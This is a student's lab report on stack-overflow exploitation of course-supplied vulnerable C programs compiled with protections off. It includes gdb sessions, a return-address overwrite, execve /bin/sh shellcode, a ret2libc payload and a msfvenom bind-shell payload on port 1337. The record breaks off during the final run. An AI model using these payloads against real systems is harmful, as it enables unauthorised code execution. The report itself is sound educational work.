Offensive Security
Lab-report 4

Moritz Rupp

June 1, 2022

Contents

1 Lab 4 **2**

1.1 A Basic Stack Overflow Attack 2

1.2 Spawning A Shell With Shellcode 3


1.3 Spawning A Shell With ret2libc 4

1.4 Spawning Meterpreter 5

1 Lab 4


1.1 A Basic Stack Overflow Attack

We are provided with a vulnerable piece of C Code, that can be exploited to trigger a basic Stack overflow. Since modern architectures have several countermeasures to prevent such abuse, we have to compile the Code as shown in the lecture nodes to let the exploit work.




```
sleven  parrot  ../Offsec-lab/Lab4  gcc -std=c99 -m32 -fno-pie -z execstack  -D _FORTIFY_SOURCE=0 -g -o exec exploitable.c
```

After failing to trigger the exploit by simply passing different input lengths, we take a closer look at the programm with the help of GDB.
At first we look at the assemler Code. To make it more readable we set the disassembler flavor to intel.




```
(gdb) set disassembly-flavor intel
```

After further inspection we realize that we need to find the starting adress of the hidden function.




```
(gdb) disassemble hidden
Dump of assembler code for function hidden:
   0x565561b9 <+0>:     push   ebp
   0x565561ba <+1>:     mov    ebp,esp
   0x565561bc <+3>:     sub    esp,0x8
   0x565561bf <+6>:     sub    esp,0xc
   0x565561c2 <+9>:     push   0x2008
   0x565561c7 <+14>:    call   0x565561c8 <hidden+15>
   0x565561cc <+19>:    add    esp,0x10
   0x565561cf <+22>:    nop
   0x565561d0 <+23>:    leave
   0x565561d1 <+24>:    ret
End of assembler dump.
```

Starting adress is '0x565561b9'.
When we pass this adress to eip we can execute the function 'hidden'. With the help of breakpoints and single stepping we reckon to overwrite 16bytes. Hence we write 16 arbitrary bytes followed by the starting adress of the hidden function to a file and pipe it to the binary execution.



```
AAAAAAAAAAAAAAAA\xb9\x61\x55\x56
```


This doesnt work and after some research we find out that this is due to different architecture design(e.g. adding random 4 bytes). When we add those 4 more bytes it works!



```
Lab4/exploit < explot.bin
Welcome to the Secure Service
AAAAAAAAAAAAAAAAAAAAaUV
Found me!

Program received signal SIGSEGV, Segmenta
0xf7fa0000 in ?? () from /lib32/libc.so.6
(gdb)
```


1.2 Spawning A Shell With Shellcode

This time we want to inject our own code to spawn a shell by executing 'bin/bash'. We are provided with a similar C programm that expects an input parameter this time, but has the same vulnerability. We want to inject the string of 'bin/bash' to the stack and then execute the 'command' with the help of a system call. We construct this by writing a simple assembler 'programm' and compile it with the help of nasm. This results in a file with the corresponding object code that includes the shellcode as an hexadecimal string which we can pass to the programm via perl. Furthermore we have to determine the adress of buff and add it to the input.




```
(gdb) r AAA
Starting program: /home/slev
Welcome to the Secure Servic

Breakpoint 1, checkPass (str
15              strcpy(buff, str
(gdb) x/x buff
0xffffce68:     0x00000000
(gdb) s
16              puts(buff);
(gdb) x/x buff
0xffffce68:     0x00414141
(gdb) s
```

Buff has 0xffffce68. Adding up 8 bytes of dummy data to fill it up, plus overwriting the stack pointer and the return adress we need to pass 16 bytes(+4 arbitrary bytes) before we can deliver our payload.
This results in the following input parameter.



```
(gdb) r $(perl -e 'print "A"x20 . "\xc0\xcd\xff\xff" . "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2
f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";')
```

After several tries and adress adjustments it works. When we feed this to the programm we spawn a shell.




```
Continuing.
AAAAAAAAAAAAAAAAAAAA1Ph//shh/binPS

process 336184 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No source file named /ho
erheitsmethoden/Praktikum/Offsec-lab/Lab4/exploitable2.c.
$ whoami
[Detaching after vfork from child process 336187]
sleven
$ echo "hallo welt"
hallo welt
```

1.3 Spawning A Shell With ret2libc


The goal is to spawn another shell, but this time by calling a library function. Specifically the glibc function call 'system()'. For this attack we can reuse the vulnerable C programm exploitable2.c, hence we will pass the payload again as a parameter. For this exploit to work, we again have to disable ASLR!
After some research i realize how to put together the payload.

Dummy data + System Address + Exit Address + Shell Address.

System and exit adress can be found using GDBs info command.




```
0xf7e00000  system
```




```
0xf7e85c05  _exit
```

It took me a while to realize how to find the 'bin/bash' adress, but eventually found a small C programm that does the job.




```
#include <unistd.h>
int main(void)
{

   printf("bash address: 0x%lx\n", getenv("SHELL"));
  return 0;
}
```

bin/bash adress:




```
bash address: 0x8c5a016a
```

Now we can construct our payload by putting these adresses together after filling the buffer with arbitrary bytes.
Our first payload attempt.



```
AAAAAAAAAAAAAAAA\x00\x00\xe0\xf7\x05\x5c\xe8\xf7\6a\x01\x5a\x8c
```

After further research we realize that the given 'bin/bash' adress of our programm is not correct. Using gdb we get the correct one. We also have to adjust the payload.




```
(gdb) r $(perl -e 'print "\x0d\xd1\xff\xff"x5 . "\x00\x00\xe0\xf7\x05\x5c\xe8\xf7";')
```

When we pass this to the programm we should get get a shell. Due to the adress build of system, it doesnt work on my machine. After further adjustments on 2 different VMs, we get a shell.
The clear advantage over 4.2 is that we only need to execute already existing code of the system, rather than injecting our own!

1.4 Spawning Meterpreter


This attack is similar to 4.2, but this time we generate the payload by using msfvenom. This framework is a Metasploit standalone payload generator. The basic concept of the attack remains the same tho!
After reading the man pages we come up with the following command structure to generate the payload.

msfvenom –format –payload –platform –LPORT



```
 sleven  parrot  ~  msfvenom --format perl --payload linux/x86/shell_bind_tcp --platform linux LPORT=1337
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of perl file: 352 bytes
my $buf =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd" .
"\x80\x5b\x5e\x52\x68\x02\x00\x05\x39\x6a\x10\x51\x50\x89" .
"\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd" .
"\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49" .
"\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3" .
"\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

After we add the needed amount of filling bytes plus the according adress, we can write the payload to a file and format it accordingly. Now we can feed this file to our porgramm and connect via nc.



```
Reading symbols from exploit.
(gdb) r <MSF
Starting program: /home/sleve
```